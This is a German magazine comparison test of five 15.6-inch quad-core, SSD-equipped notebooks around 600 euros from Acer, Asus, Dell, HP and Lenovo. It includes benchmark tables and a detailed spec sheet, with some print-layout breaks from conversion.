
- ✓ 10,1" bis 32" Displaygröße
- ✓ Intel® Core™ i5 Skylake CPU
- ✓ Panel PC für VESA-Wandmontage
- ✓ Komplett lüfterloses Design
- ✓ Frontseitiger IP65 Schutz



## ASLAN

EINBAU PANEL PC

- ✓ 15,6" bis 21,5" Displaygröße
- ✓ Intel® Celeron® oder Core™ i CPU
- ✓ Einbau-Variante mit Front-Blende
- ✓ Betriebstemperatur: -20°~55°C
- ✓ Frontseitiger IP65 Schutz



# Mobile Mitte

## 15,6-Zoll-Notebooks um 600 Euro mit Quad-Core, SSD und mattem Bildschirm

**Mittelgroße Notebooks mit 15,6-Zoll-Bildschirmen sind besonders beliebt. Bei aktuellen Geräten der 600-Euro-Klasse gehören schnelle Vierkern-Prozessoren und SSDs zum guten Ton.**

**Von Florian Müssig**

Obwohl sich die meisten Notebook-Innovationen bei 13,3-Zöllern abspielen und alle Hersteller ihre Flaggschiffe in dieser Größe bauen, werden die größten Stückzahlen weiterhin bei den 15,6-Zoll-Geräten umgesetzt. Technik für mehr als 1500 Euro kann oder will sich nicht jeder leisten; als reguläres Arbeitsgerät auf dem Schreibtisch ist die 13,3-Zoll-Klasse etwas zu klein. 15,6-Zoll-Notebooks sind hingegen immer noch kompakt genug für den

Transport im Rucksack und bieten alltags-tauglich große Bildschirme.

Hohe Verkaufszahlen und weniger Anstrengungen für die Entwickler schlagen zudem auf den Preis durch: Während 13,3-Zöller mit ordentlicher Ausstattung – darunter verstehen wir aktuell einen Vierkern-Prozessor und eine SSD – rund 800 Euro kosten [1], bekommt man ähnlich bestückte 15,6-Zoll-Notebooks schon ab etwa 600 Euro. Wir haben für diesen Test fünf Exemplare zwischen 580 und 680 Euro ins Labor geholt: Acer Aspire 5 (A515-52G), Asus VivoBook X540UA, Dell Inspiron 15 (3576), HP 15 (da0406ng) und Lenovo IdeaPad 330S-15IKB.

Zwar hätten noch mehr Geräte unsere Kriterien erfüllt, doch sie waren allesamt teuer. Bei manchem vermeintlichen Schnäppchen, das man etwa in Preisvergleichen entdeckt, sollte man lieber genau die Details studieren: Womöglich ist keine Windows-Lizenz dabei.

### Brauchbare Bildschirme

Die fünf Auserwählten aus der Mittelklasse bringen Annehmlichkeiten mit sich, die wir nicht explizit bei der Auswahl vorausgesetzt hatten. So zeigen alle Displays Full-HD-Auflösung; die bei billigen Geräten verbreitete magere 1366er-Auflösung [2] bleibt einem erspart. Noch höhere Auflösungen sind der Oberklasse vorbehalten.

Gleichfalls haben alle fünf Notebooks Panels mit matten Oberflächen. Dies ist weniger dem Preissegment geschuldet, sondern vielmehr der Tatsache, dass es keine Touchscreens sind: Bei spiegelnden Bildschirmen erwarten Nutzer heutzutage Fingerbedienbarkeit. Mit einem matten Display vermeiden die Hersteller unzufriedene Kunden wegen unerfüllter unbewusster Ansprüche, was sich in höheren Rückläuferquoten oder Support-Anrufen manifestieren würde.

Einzig Lenovo verwendet ein blickwinkelstables IPS-Panel. Bei den vier anderen Notebooks ändern sich Farben und Kontrast mit dem Blickwinkel; dunkle Flächen erscheinen bei flachen Winkeln invertiert. Die Maximalhelligkeiten liegen zwischen knapp 200 und knapp 240 cd/m<sup>2</sup> und sind damit praktisch identisch: Es reicht für den Betrieb in sonnendurchfluteten Zimmern aus.

In allen Kandidaten kümmert sich die in den Prozessoren integrierte Grafikeinheit Intel UHD 620 um die Bildschirm-ansteuerung. In den Notebooks von Acer

und Dell stecken zusätzlich Einsteiger-GPUs, dank derer man in 3D-Spielen mit comicartiger Grafik – etwa die Sims oder Online-Titel wie DOTA 2 – mehr Details und Effekte einschalten kann, ohne dass es ruckelt. Für Blockbuster-Spiele à la Battlefield 5 mit fotorealistischen Spielwelten reichen die Zusatz-GPUs nicht aus; für rudimentäres 3D wie etwa Google Earth genügt auch die integrierte Intel-GPU. Letztere enthält auch Hardware-Einheiten, dank derer die CPU Videos in allen gängigen Codecs ohne Last abspielen kann.

Die Vierkern-Prozessoren aus der achten Core-i-Generation entstammen zwei Baureihen: Im Acer-Notebook arbeitet Whiskey Lake, in den anderen Kaby Lake Refresh. Während Acer mit einer höheren Single-Thread-Leistung aufwartet, hat der Generationsunterschied keinen Einfluss bei der Auslastung aller Kerne: Die hängt bei modernen Notebooks hauptsächlich vom Kühlsystem ab. Der Core i5-8250U im Lenovo-Notebook schafft deshalb nur 427 Punkte im CPU-Benchmark Cinebench R15, während dieselbe CPU bei Dell 599 Punkte erzielt.

## USB-C light

Die Unterschiede zwischen den beiden CPU-Baureihen liegen im Chipsatz, der Teil des CPU-Packages ist: Whiskey Lake enthält einen USB-3.1-Gen-2-Controller (SuperSpeedPlus, 10 GBit/s), während Kaby Lake Refresh nur USB 3.1 Gen 1 alias USB 3.0 (SuperSpeed, 5 GBit/s) bietet. Allerdings spielt Acer diese Trumpfkarte nicht aus: Auch dort haben wir bestenfalls Gen-1-Datenraten gemessen.

Während bei Lenovo alle Buchsen USB 3.0 können, haben die vier anderen mindestens eine, die lediglich USB 2.0 spricht. Besonders drastisch ist das bei Asus, weil hier nur eine der drei Buchsen USB 3.0 beherrscht; bei den anderen gibt es immerhin zwei flotte Buchsen. Die SD-Kartenleser sind bei den meisten Kandidaten ebenfalls nur per USB 2.0 angebun-

den, was schnelle Speicherkarten massiv ausbremsst. Acer's per PCIe angebundener Kartenleser ist schneller, aber dennoch nichts für besonders flotte SD-Karten nach UHS-II-Standard.

Die Notebooks von Acer und Lenovo bieten je eine USB-Buchse im modernen Typ-C-Format, doch leider ohne Zusatzfunktionen: In beiden Geräten kommen weder DisplayPort-Signale heraus noch lassen sich die Notebook-Akkus darüber laden – damit fällt USB-C-Docking flach.

Alle Kandidaten haben anforderungsgemäß SSDs, dennoch gibt es Unterschiede. Asus, Dell und Lenovo bieten 256-GByte-SSDs. Acer und HP setzen hingegen jeweils auf eine 128er-SSD für Windows und Anwendungen plus eine 1-TByte-Festplatte als langsameres, aber größeres Datengrab für Bilder, Musik und Videos. Lenovo verwendet eine rasante NVMe-SSD, die anderen SSDs sind per SATA angebunden. Den Unterschied kann man messen, aber nicht spüren: Alle Geräte fühlen sich flott an, booten schnell und betrachten die Installation neuer Windows-10-Versionen nicht als Wochenendaufgabe. Die 128-GByte-SSDs bei Acer und HP haben geringe Schreibraten, doch sie liegen immer noch über denen einer 2,5-Zoll-HDD.

Die Gehäuse von Dell und HP bieten Einschubsschächte für optische Laufwerke, doch nur HP bestückt das Notebook tatsächlich mit einem DVD-Brenner. Dell befüllt den Schacht des Inspiron 15 (3576) mit einem leeren Plastikrahmen.

Die WLAN-Module bei Acer und Asus hantieren mit zwei Datenströmen gleichzeitig und erzielen dadurch einen höheren Datendurchsatz als die Konkurrenz mit Single-Stream-Adaptoren. Immerhin: Alle funken sowohl im 2,4- als auch im 5-GHz-Band.

## Wenig Schmankerl

Weil die Hersteller im gewählten Preissegment anders als bei High-End-Notebooks jeden Cent dreimal umdrehen und

genau kalkulieren, um gewisse Preispunkte zu treffen, findet man nur wenig komfortbringenden Schnickschnack. Einen Helligkeitssensor, über den der Bildschirm seine Helligkeit passend zur Umgebung justiert, ist im Testfeld nirgends vorgesehen. Auch auf biometrische Sensoren, also Fingerabdruckleser oder IR-Kamera, muss man verzichten, weshalb man sich nicht bequem mittels Windows Hello einloggen kann.

Acer hebt sich mit einer beleuchteten Tastatur aus dem Testfeld ab; das Notebook ist allerdings auch das teuerste Modell darin. Bei Acer und Lenovo bestehen die Deckel aus Metall, Asus und HP sehen nur danach aus. Der Rumpf ist überall aus Kunststoff gefertigt.

Trotz sehr ähnlicher Komponenten variieren die Laufzeiten stark: zwischen weniger als sieben Stunden (Lenovo) und bis zu zwölf Stunden (Dell). Ein Teil der Erklärung sind die unterschiedlichen Akku-Kapazitäten; Lenovo baut nämlich nur einen mit geringer Kapazität (26 Wh) ein. Ein anderer sind unterschiedliche starke Optimierungen hinsichtlich des Stromverbrauchs, weshalb das Dell-Notebook mit 40-Wh-Akku länger durchhält als das Acer-Gerät mit 50-Wh-Akku. Ohne Werkzeug lässt sich der Akku nur bei Dell wechseln. Service-Klappen ins Innere gibt es nirgends.

Bei HP läuft auch bei geringer Last immer der Lüfter leise mit, was man in ruhigen Umgebungen hört. Das Dauersäuseln ist allerdings angenehmer als das Verhalten des Asus-Kühlsystems: Hier schaltet sich der Lüfter ab, doch schon kleinste Last wie das Öffnen des Startmenüs sorgt dafür, dass er anläuft – das ist nervig. Die anderen drei bleiben in solchen Fällen weiterhin lautlos.

## Fazit

Trotz enger Vorgaben hinsichtlich CPU und SSD und eines ähnlichen Preisrahmens interpretieren die Notebook-Her-

## 15,6-Zoll-Notebooks mit Quad-Core, SSD und mattem Bildschirm – Testergebnisse

Modell	CPU / GPU	Gewicht [kg]	Lautstärke (idle / Last) [Sone]	Laufzeit (Last / idle) [h]	CPU-Leistung <sup>1</sup>	3D-Leistung <sup>2</sup> [fps]
Acer Aspire 5 (A515-52G)	Core i5-8265U / MX130	1,76	<0,1/1,4	1,5/11	499	7765
Asus VivoBook X540UA	Core i5-8250U / UHD 620	1,72	0,1/0,8	1,4/7,7	539	4525
Dell Inspiron 15 (3576)	Core i5-8250U / R520	2,11	<0,1/0,7	2,4/12	599	4253
HP 15 (da0406ng)	Core i5-8250U / UHD 620	2,01	0,1/1,1	1,7/9,9	549	4170
Lenovo IdeaPad 330S-15IKB	Core i5-8250U / UHD 620	1,74	<0,1/1,1	1,1/6,7	427	4556

<sup>1</sup> CineBench R15 (n CPU)

<sup>2</sup> 3DMark Sky Diver



### Acer Aspire 5 (AS515-52G)

Mit 680 Euro Straßenpreis ist das Aspire 5 (AS515-52G) das teuerste Exemplar im Testfeld, aber auch das mit dem neuesten Innenleben: Der Prozessor entstammt der erst wenige Monate alten Whiskey-Lake-Baureihe. Acer nutzt dessen neue Chipsatz-Funktionen allerdings nicht aus: Keine USB-Buchse spricht USB 3.1 Gen 2 (SuperSpeedPlus, 10 GBit/s). Den höheren Turbo-Takt der CPU kann das Aspire 5 nur bei Last auf einem Kern ausfahren: Asus, Dell und HP ziehen trotz laut Datenblatt schwächerem Prozessor bei Multi-Thread-Last teils deutlich vorbei.

Als einziges Notebook im Testfeld bietet das Aspire 5 eine beleuchtete Tastatur; diese Komfortfunktion ist üblicherweise teureren Notebooks vorbehalten. Das Tippgefühl ist gut, das Layout ist aber nur im Hauptfeld gelungen: Der Cursor-Block ist in eine Zeile gezwängt, der Ziffernblock besteht aus nur drei statt wie üblich vier Spalten. Letzteres erfordert viel Übung, weil die sonst vorhandenen großen Tasten für Null, Plus und Enter fehlen – beziehungsweise anderswo platziert wurden und viel kleiner sind.

Acer verkauft das 2018er Aspire 5 in etlichen Ausstattungsvarianten, die allesamt mit mattem Full-HD-Bildschirm daherkommen. Varianten mit den Low-End-GPUs GeForce MX130 oder MX150 heißen A515-52G, Varianten nur mit integrierter Intel-GPU hingegen A515-52. Die Preise beginnen bei 550 Euro mit Core i3, 128er-SSD und 4 GByte Arbeitsspeicher. Bei der nächstteureren Ausstattungsvariante muss man auf eine SSD verzichten und stattdessen mit einer Festplatte samt Optane-Cache auskommen, was sich merklich zäher anfühlt. Maximal sind eine 512-GByte-SSD oder 256er-SSD plus 1-TByte-Platte mit 16 GByte RAM vorgesehen (1100 Euro). Der Vorgänger A515-51(G) ist weiterhin zu ähnlichen Preisen erhältlich, aber mit 1366er-Bildschirmen und Doppelkernen der sechsten (Core i3) oder siebten Generation (Core i5) nicht mehr attraktiv.

- ⬆️ beleuchtete Tastatur
- ⬆️ Dual-Stream-WLAN
- ⬇️ nutzt Chipsatz-Funktionen nicht aus
- ⬇️ schmaler Ziffernblock



### Asus VivoBook X540UA

Das VivoBook X540UA kostet nur 580 Euro und ist damit das günstigste Notebook im Testfeld; andere X540UA-Konfigurationen bekommt man sogar schon ab 380 Euro. Abgesehen von fehlenden Windows-Lizenzen findet man in den günstigeren Modellen allerdings entweder langsamer Doppelkern-Prozessor plus SSD oder Quad-Cores samt grobem 1366er-Bildschirm und Festplatte. Die Kombination aller wünschenswerten Features ist das hier getestete Topmodell.

Dass Asus das X540UA für einen niedrigen Preis entwickelt hat, merkt man an vielen kleinen Details. Die CPU-Performance ist ordentlich, doch schon kurze Rechenlast lässt den Lüfter hochfrequent in den hörbaren Bereich drehen. Die Leistungsaufnahme liegt im üblichen Rahmen, doch wegen der geringen Akkukapazität fallen die Laufzeiten kurz aus. Layout und Tippgefühl der Tastatur gefallen, doch die Tastatur quittiert jeden Anschlag mit einem hellen Klappern. Letzteres gilt auch für Tipp-Klicks auf dem maustastenlosen Touchpad. Der Kartenleser nimmt lediglich kleine MicroSD-Kärtchen auf, obwohl das Gehäuse ausreichend Platz für einen normalgroßen Schacht böte – Asus wollte offensichtlich alle Schnittstellen am linken Rand platzieren, um eine interne Verkabelung zum anderen Rand einzusparen. Von den drei USB-Buchsen beherrscht nur eine flottes USB 3.0.

Ohne Wenn und Aber ist das WLAN-Modul, welches in beiden Frequenzbändern und mit zwei Datenströmen fungiert. Das schafft im Testfeld sonst nur das 100 Euro teurere Acer-Notebook. Auch das beiliegende Steckernetzteil gefällt, weil es sich zum Mitnehmen einfacher im Rucksack verstauen lässt als Klötze mit zwei Kabeln.

Der Werbeaufkleber auf der Handballenablage verspricht ein „Leichtgewicht“, was nicht gelogen ist, sich im Testfeld aber relativiert: Dell und HP sind schwerer, Acer und Lenovo wiegen nahezu das Gleiche.

- ⬆️ günstig
- ⬆️ Dual-Stream-WLAN
- ⬇️ Kartenleser nur MicroSD
- ⬇️ nervöse Lüftersteuerung



### Dell Inspiron 15 (3576)

Dells Ingenieure haben beim Inspiron 15 (3576) gute Arbeit geleistet: Die Rechenleistung ist die höchste im Testfeld und die Lüfterlautstärke gleichzeitig die geringste. Auch bei der Laufzeit schiebt sich das Notebook im Testfeld ganz nach vorne – bravo. Preislich rangiert das Gerät allerdings auch weit vorne: 650 Euro.

Abstriche muss man bei der Netzwerk-Konnektivität machen: Das WLAN-Modul funktioniert mit nur einem Datenstrom, die LAN-Buchse beherrscht nur Fast Ethernet (100 MBit/s). Die Konkurrenz liefert zeitgemäßes Gigabit-LAN, und Asus zeigt, dass Dual-Stream-WLAN auch für kleines Geld machbar ist.

Kurioserweise bietet das Gehäuse zwar einen Schacht für ein optisches Laufwerk, doch er wird nicht genutzt – und das, obwohl es keine anderen Ausstattungsvarianten des Inspiron 15 (3576) als die hier getestete gibt. Des Rätsels Lösung: Dell verwendet das Chassis auch beim Doppelkern- und HDD-bestückten Schwestermodell Inspiron 15 (3567), welches mit DVD-Brenner daherkommt. Das Nachrüsten eines DVD-Brenners oder eines Massenspeichers im ODD-Schacht ist nicht möglich, weil Dell auch den SATA-Konnektor im Schacht weglässt.

Die Inspiron-15-Modelle 3567 und 3576 sind eng mit dem Business-Gerät Vostro 15 (3568 / 3578) verwandt, was einen Bonus mit sich bringt: Der Akku lässt sich ganz klassisch ohne Werkzeug und Bastelarbeiten entnehmen, sodass ein Austausch oder ein Betrieb am Netzteil ohne Akku möglich ist. Ein vorinstalliertes Windows 10 Pro statt Home und eine zusätzliche VGA-Buchse gibt es nur bei den Vostros.

Das Tastatur-Layout gefällt trotz einzeiligem Cursor-Block, weil alle vier Tasten gleich groß sind und die unterste Tastenzeile tiefer als die sonst üblichen 19 Millimeter ausfällt – das macht bei blinder Bedienung viel wett.

- ⬆️ lange Laufzeit
- ⬆️ hohe Rechenleistung
- ⬇️ ODD-Schacht ungenutzt
- ⬇️ schwaches LAN/WLAN



### HP 15 (da0406ng)

Beim HP 15 (da0406ng) fühlt man sich ein bisschen in die Vergangenheit versetzt: Das Notebook wartet mit einem DVD-Brenner auf. Das ist mittlerweile eine Seltenheit, weil Software und Filme inzwischen üblicherweise online bezogen werden. Wer noch auf Datenscheiben angewiesen ist, dürfte sich allerdings über die Kombination eines optischen Laufwerks mit ansonsten topaktuellen Komponenten und hoher CPU-Leistung freuen. Wie bei einigen anderen Kandidaten ist auch noch eine LAN-Buchse an Bord.

Als einziges Notebook im Testfeld stellt es dem Nutzer zwei Maustasten für Links- und Rechtsklicks zur Verfügung; die Sensorfläche erkennt zudem wie üblich Gesten mit bis zu vier Fingern. Die Tastatur bietet einen Ziffernblock mit klassischem Layout und normalbreiten Tasten, doch im häufig benutzten Hauptfeld ist Übung nötig: Nicht nur der Cursor-Block, sondern auch die Enter-Taste sind trotz einer grundsätzlich deutschen Tastenbelegung nur einzeilig ausgeführt.

Selbst bei geringer Systemlast läuft der Lüfter immer hörbar mit. Das Notebook macht in ruhigen Umgebungen also durch Dauersäuseln auf sich aufmerksam – was immerhin angenehmer ist als ein häufiger Wechsel zwischen Aus und An wie bei Asus.

Unter der arg generischen Bezeichnung HP 15 findet man eine Myriade an Notebooks mit verschiedensten technischen Innenleben. Das Verwirrspiel hat System, denn eine eindeutige Bezeichnung für eine Unterfamilie fehlt: Beginnend mit der Modellbezeichnung da0 gibt es zwar etliche Quad-Core-Modelle, aber auch solche mit älteren Doppelkernen oder langsamen Atom-Pentiums- und Celerons. Anders als beim restlichen Testfeld lassen sich Messergebnisse wie Lüfterlautstärke oder Laufzeit also nicht auf gleichnamige Schwestermodelle übertragen.

- ⬆️ Touchpad mit Maustasten
- ⬆️ optisches Laufwerk
- ⬇️ Enter-Taste einzeilig
- ⬇️ Lüfter läuft immer



## Lenovo IdeaPad 330S-15IKB

Das IdeaPad 330S-15IKB fällt in zweierlei Hinsicht ins Auge: Das schlichte Design mit Metaldeckel und metallisch lackiertem Gehäuse nimmt sich unauffällig zurück, und der Bildschirm ist der beste im Testfeld. Dank IPS-Technik sieht man beim Blick von der Seite weder verfälschte Farben noch blasse Kontraste. Hinzu kommt der dünne Rahmen, der bislang ein Erkennungszeichen weitaus teurerer Notebooks war.

Auch bei den Schnittstellen liegt es vorne, da alle drei USB-Buchsen flotte USB-3.0-Geschwindigkeit bieten – und die NVMe-SSD ist drei- bis fünfmal so schnell wie die SATA-SSDs der Konkurrenz. Die Tastatur erfreut mit gutem Feedback und einem bis auf den einzeiligen Cursor-Block gelungenen Layout; die Tasten des Ziffernblocks fallen etwas schmäler als üblich aus. Das kompakte Steckernetzteil ist flugs in jedem Rucksack verstaut.

Bei der CPU-Performance muss man dagegen massive Abstriche machen: Trotz identischen CPU-Modells liegt Lenovo weit abgeschlagen hinter der Konkurrenz, ohne dass man dadurch andere Vorteile wie etwa besonders wenig Lüfterlärm hätte. Wegen seines knapp bemessenen Akkus rangiert das IdeaPad 330S-15IKB auch bei der Laufzeit abgeschlagen auf dem letzten Platz. Apropos Akku: Auch ohne gebootetes Windows lässt sich der Akkustand ermitteln, indem man bei ausgeschaltetem Gerät eine beliebige Taste drückt – dann wird der Füllstand auf dem Bildschirm angezeigt.

Lenovo verkauft das IdeaPad 330S-15IKB in rund 30 Ausstattungsvarianten zwischen 370 und 1000 Euro; etliche davon kommen ohne Windows-Lizenz und mit langsameren CPUs daher. Quad-Core und Windows-Lizenz bekommt man ab 580 Euro; das 600-Euro-Testmodell ist die günstigste Ausstattung, die auch eine SSD mitbringt. Manche Modelle haben blaue oder weiße Gehäuse; ab 800 Euro ist die Mittelklasse-GPU GeForce GTX 1050 eingebaut.

- ⊕ alle Buchsen mit USB 3.0
- ⊕ IPS-Bildschirm
- ⊖ geringe CPU-Leistung
- ⊖ kurze Laufzeit

steller sie mit großen Unterschieden, sodass man Prioritäten setzen muss. Beim günstigen Asus VivoBook X540UA und beim DVD-Brenner-bestückten HP hört man die Lüfter in ruhigen Umgebungen. Nur das Lenovo IdeaPad 330S-15IKB bietet ein blickwinkelunabhängiges IPS-Display und eine rasante NVMe-

## 15,6-Zoll-Notebooks mit Quad-Core, SSD

Modell	Acer Aspire 5 (A515-52G)			
getestete Konfiguration	NX.H55EG.001			
Lieferumfang	Windows 10 Home 64 Bit, Netzteil			
<b>Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)</b>				
VGA / DVI / HDMI / DisplayPort / Kamera	– / – / L / – / ✓			
USB 2.0 / USB 3.0 / USB 3.1 / LAN	2 × R / 2 × L (1 × Typ C) / – / L			
Kartenleser / Strom / Docking-Anschluss	L (SD) / R / –			
Typ-C: TB / USB 3.0 / USB 3.1 / DP / Laden	– / ✓ / – / – / –			
<b>Ausstattung</b>				
Display	AUO B156HTN06.1: 15,6 Zoll / 39,6 cm, 1920 × 1080, 16:9, 141 dpi, 19 ... 212 cd/m <sup>2</sup> , matt			
Prozessor	Intel Core i5-8265U, 1,6 GHz (Turbo bis 3,9 GHz), 4 × 256 KByte L2-, 6 MByte L3-Cache			
Hauptspeicher / Chipsatz	8 GByte DDR4-2666 / Intel Whiskey-Lake-U			
Grafikchip (Speicher) / mit Hybridgrafik	PEG: Nvidia GeForce MX130 (2048 MByte GDDR5) / ✓			
Sound	HDA: Realtek ALC255			
LAN / WLAN	PCL: Realtek (GBit) / PCL: Intel Wireless-AC 9560 (a/b/g/n-300/ac-867)			
Mobilfunk / Bluetooth (Stack)	– / USB: Intel (Microsoft)			
Touchpad (Gesten) / TPM / Fingerabdruckleser	I2C: HID (max. 4 Finger) / TPM 2.0 / –			
Massenspeicher / optisches Laufwerk	SSD + HDD: SK Hynix SC308 + WD Blue (128 + 1000 GByte) / –			
<b>Stromversorgung, Maße, Gewicht</b>				
Akku / wechselbar / Ladestandsanzeige	50 Wh Lithium-Ionen / – / –			
Netzteil	65 W, 314 g, 9,5 cm × 5,1 cm × 2,5 cm, Klebeplattestecker			
Gewicht / Größe / Dicke mit Füßen	1,76 kg / 36,3 cm × 24,8 cm / 2 ... 2,2 cm			
Tastaturhöhe / Tastenraster	1,5 cm / 19 mm × 18 mm			
<b>Leistungsaufnahme</b>				
Suspend / ausgeschaltet	0,4 W / 0,3 W			
ohne Last (Display aus / 100 cd/m <sup>2</sup> / max)	3,2 W / 6,1 W / 7,3 W			
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	53,5 W / 10,8 W / 56,7 W			
max. Leistungsaufnahme / Netzteil-Powerfactor	65,1 W / 0,56			
<b>Laufzeit, Geräusch, Benchmarks</b>				
Laufzeit Idle (100 cd/m <sup>2</sup> ) / Video (200 cd/m <sup>2</sup> ) / 3D (max)	11 h (4,6 W) / 6,3 h (8,1 W) / 1,5 h (34,7 W)			
Ladezeit / Laufzeit nach 1h Laden	1,9 h / 5,7 h			
Geräusch ohne / mit Rechenlast	< 0,1 Sone / 1,4 Sone			
SSD lesen / schreiben	529,3 / 128,3 MByte/s			
IOPS (4K) lesen / schreiben	74051 / 29348			
Leserate SD-Karte	68,6 MByte/s			
WLAN 5 GHz / 2,4 GHz (20 m) / MU-MIMO-fähig	19,5 / 22,6 MByte/s / ✓			
Qualität Audioausgang / Dynamikumfang	⊕⊕ / 99,9 dB(A)			
CineBench R15 Rendering (1 / n CPU)	163 / 499			
3DMark (Night Raid / Sky Diver / Fire Strike / Time Spy)	5076 / 7765 / 2171 / 721			
<b>Bewertung</b>				
Laufzeit	⊕⊕			
Rechenleistung Büro / 3D-Spiele	⊕⊕ / ○			
Display / Geräuschtwicklung	○ / ⊖			
<b>Preis und Garantie</b>				
Straßenpreis Testkonfiguration	680 €			
Garantie	2 Jahre			
⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend	⊖ schlecht	⊖⊖ sehr schlecht
○ zufriedenstellend	⊖ schlecht	⊖⊖ sehr schlecht		

SSD – aber auch die geringste Rechenleistung und die kürzeste Laufzeit. Bei Acers Aspire 5 (A515-52G) und Dells Inspiron 15 (3576) muss man die wenigsten Kompromisse eingehen, doch es sind auch die teu-

ersten Kandidaten. Spürbar mehr CPU-Performance und spieletaugliche GPUs bekommt man erst bei sehr viel teureren – und schwereren – 15,6-Zöllern.

